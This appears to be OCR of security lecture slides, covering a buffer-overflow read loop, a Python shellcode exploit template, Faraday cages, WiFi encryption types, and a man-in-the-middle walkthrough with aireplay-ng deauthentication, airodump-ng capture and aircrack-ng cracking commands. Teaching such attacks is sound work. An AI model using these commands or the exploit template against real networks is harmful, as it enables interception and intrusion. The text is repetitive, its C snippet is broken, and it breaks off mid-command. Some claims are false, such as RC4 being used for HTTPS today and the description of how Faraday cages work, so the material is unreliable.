
```
idx = 0;
while ((ret = read(0, &buffer[idx], 1)) > 0) {
  index++;
  if (buffer[idx - 1] == 0x0a) {
    buffer[idx - 1] = '\0';
    break;
  }
}
```

```
import socket

# Target information
HOST = 'target_ip'
PORT = target_port

# Craft the payload
payload = '\x90'*size + shellcode + 'mem_address'

# Create a socket and connect to the target
with socket.socket(socket.AF_INET,
                   socket.SOCK_STREAM) as s:
  s.connect((HOST, PORT))
  s.sendall(payload)
  # Receive data if exploit opens reverse shell
  data = s.recv(1024)
  print('Received', data)
```


The Briefest Explanation of Electromagnetism Ever









The Briefest Explanation of Electromagnetism Ever




Wireless router emits radio waves






The Briefest Explanation of Electromagnetism Ever



The Briefest Explanation of Electromagnetism Ever

The Briefest Explanation of Electromagnetism Ever



Faraday Cages

Since radio waves do not follow any restrictions, **faraday cages** can be used to trap electromagnetic signals from escaping

The cage has an external electrical charge which causes electrons in the cage's material to cancel out any signals

The cage is meshed for ventilation, but also to block specific frequencies from escaping while allowing others

Wifi Protocols

Open - No encryption protocol used at all, anyone can see your transmissions

WEP - Faulty encryption from the past, literally did not implement the RC4 encryption process correctly (RC4 used for HTTPS today)


WPA - The current standard wireless protocol


- WPA2-PSK
- WPA2-TKIP
- WPA2-AES

} Various WPA versions

Man in the Middle Attacks (MitM)


An attack where a malicious user "listens" in on the communication and can also alter if necessary






Man in the Middle Attacks (MitM)

Client and Server are engaging in normal communication



Man in the Middle Attacks (MitM)


Attacker then sends a **deauthentication** request to the user




```
aireplay-ng -0 1
  -a ROUTER_MAC_ADDR
  -c USER_MAC_ADDR
  interface
```

Man in the Middle Attacks (MitM)

User's computer does not know where the deauth command came from, only that it should reauthenticate





```
aireplay-ng -0 1
   -a ROUTER_MAC_ADDR
   -c USER_MAC_ADDR
   interface
```



Man in the Middle Attacks (MitM)


User's computer begins reauthenticating...






Man in the Middle Attacks (MitM)

...but this time, the attacker is watching the communication happen!






```
airodump-ng -c 6 --bssid
ATTACKER_MAC_ADDRESS -w out interface
aireplay-ng -0 1
  -a ROUTER_MAC_ADDR
  -c USER_MAC_ADDR
  interface
aircrack-ng -w /path log.cap
```

Man in the Middle Attacks (MitM)


The user will actually send its reauthentication request to attacker first



```
airodump-ng -c 6 --bssid
ATTACKER_MAC_ADDRESS -w out interface
aireplay-ng -0 1
  -a ROUTER_MAC_ADDR
  -c USER_MAC_ADDR
  interface
aircrack-ng -w /path log.cap
```

Man in the Middle Attacks (MitM)


Which the attacker forwards to the access point



```
airodump-ng -c 6 --bssid
ATTACKER_MAC_ADDRESS -w out interface
aireplay-ng -0 1
  -a ROUTER_MAC_ADDR
